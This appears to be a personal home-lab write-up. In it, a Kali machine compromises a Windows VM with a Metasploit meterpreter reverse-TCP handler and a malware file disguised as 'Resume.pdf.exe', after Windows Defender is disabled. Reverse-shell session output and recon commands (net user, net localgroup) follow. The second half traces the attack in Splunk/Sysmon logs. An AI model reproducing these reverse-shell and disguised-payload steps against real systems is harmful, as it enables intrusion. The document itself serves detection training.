
Working on the lab:


First, nmap scan:

```
Ŀ
                            jaycee24@kali: ~/Desktop
File Actions Edit View Help
 —(jaycee24⊛kali)-[~/Desktop]
$ nmap -A 192.168.20.10 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 21:50 CDT
Nmap scan report for 192.168.20.10
Host is up (0.0013s latency).
Not shown: 999 filtered tcp ports (no-response)
        STATE SERVICE
                             VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
_ssl-date: 2025-08-13T02:51:19+00:00; +1s from scanner time.
| rdp-ntlm-info:
    Target_Name: DESKTOP-F00LLAM
    NetBIOS_Domain_Name: DESKTOP-F00LLAM
    NetBIOS_Computer_Name: DESKTOP-F00LLAM
    DNS_Domain_Name: DESKTOP-F00LLAM
    DNS_Computer_Name: DESKTOP-F00LLAM
    Product_Version: 10.0.19041
    System_Time: 2025-08-13T02:51:14+00:00
| ssl-cert: Subject: commonName=DESKTOP-F00LLAM
 Not valid before: 2025-08-12T02:50:28
|_Not valid after: 2026-02-11T02:50:28
MAC Address: 00:0C:29:A2:B2:6B (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomp
lete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Creating malware with msfvenom:



We open metasploit by typing msfconsole:



Access the exploit and see the options:


```
E
                               jaycee24@kali: ~/Desktop
File Actions Edit View Help
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
Payload options (generic/shell_reverse_tcp):
          Current Setting Required Description
   Name
                                     The listen address (an interface may be spec
   LHOST
                           yes
                                     ified)
                                     The listen port
   LPORT 4444
                           yes
Exploit target:
   Id Name
      Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
```

Change payload option:

```
msf6 exploit(
                     ndler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Payload options (windows/x64/meterpreter/reverse tcp):
   Name
             Current Setting Required Description
   EXITFUNC process
                                        Exit technique (Accepted: '', seh, thread
                              yes
                                        , process, none)
   LHOST
                              ves
                                        The listen address (an interface may be s
                                        pecified)
   LPORT
             4444
                                        The listen port
                              yes
Exploit target:
   Id Name
      Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
```


Set lhost to our linux machine ip:

On a new tab, we start a web server where our windows machine will be able to access the Kali machine and download the malware:




Now, on the defender side (Windows machine):


We disable windows defender



We access our Kali machine with port 9999, where malware will be located:



We open the malware file, Windows will trigger a warning but we run it anyway:



We check if the connection to our Kali machine was succesful:

```
Administrator: Command Prompt

dicrosoft Windows [Version 10.0.19045.3803]


(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>netstat -anob
```

It was succesful

Can not	obtain ownership information			
TCP	192.168.20.10:50178	192.168.20.11:9999	TIME_WAIT	Θ
TCP	192.168.20.10:50201	192.168.20.11:4444	ESTABLISHED	6340

Now lets check our running processes:



As we can see, Resume.pdf.exe is up and running.

We check the connection on our Linux machine:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.20.11:4444
[*] Sending stage (203846 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.11:4444 → 192.168.20.10:50201) at 202
5-08-12 22:14:16 -0500
meterpreter > ■
```

We establish a shell on our windows machine:

```
meterpreter > shell
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Demo\Downloads>
```

We use some test commands:

```
Process 5168 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Demo\Downloads>net user
net user
User accounts for \\DESKTOP-F00LLAM
Administrator
                         DefaultAccount
                                                  Demo
                         WDAGUtilityAccount
Guest
The command completed successfully.
C:\Users\Demo\Downloads>net localgroup
net localgroup
Aliases for \\DESKTOP-F00LLAM
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
```

```
C:\Users\Demo\Downloads>net localgroup
net localgroup
Aliases for \\DESKTOP-F00LLAM
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
C:\Users\Demo\Downloads>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix .:
   Link-local IPv6 Address . . . . : fe80::f690:202f:85c4:bb1d%12
   IPv4 Address. . . . . . . . . : 192.168.20.10
```


Default Gateway :

We type "index=endpoint" and then we can see there are new fields showing up


```
    Hide Fields

                       a radille i
a object_category 2
a object_path 100+
# Opcode 1
a OpCode 8
a original_file_name 100+
a OriginalFileName 100+
a os 1
a process_exec 97
a process_guid 100+
a process_hash 100+
# process_id 100+
a process_name 97
a process_path 100+
a ProcessGuid 100+
# ProcessId 100+
a ProcessID 1
a Product 31
a punct 100+
# RecordID 100+
# RecordNumber 100+
a registry_hive 3
a registry_key_name 100+
a registry_path 100+
a registry_value_data 100+
a registry_value_name 100+
a RuleName 34
a Security_ID 11
a SecurityID 1
```


Now we look for our Kali machine IP:




We check the des port to see which ports this machine tried to access:




Now we look for our malware:




Now we look for the EventCode field, and lets focus on EventCode 1:




We expand the first log and then we can see both the parent image and the process it started, along with that process id:



Now, we can use the process id to look for the actions done during this process, but in this case we will use the guid instead:



Now we modify our query to see what commands were used:



On the above image we can see that Resume.pdf.exe opened cmd.exe, which later executed the commands in the CommandLine column.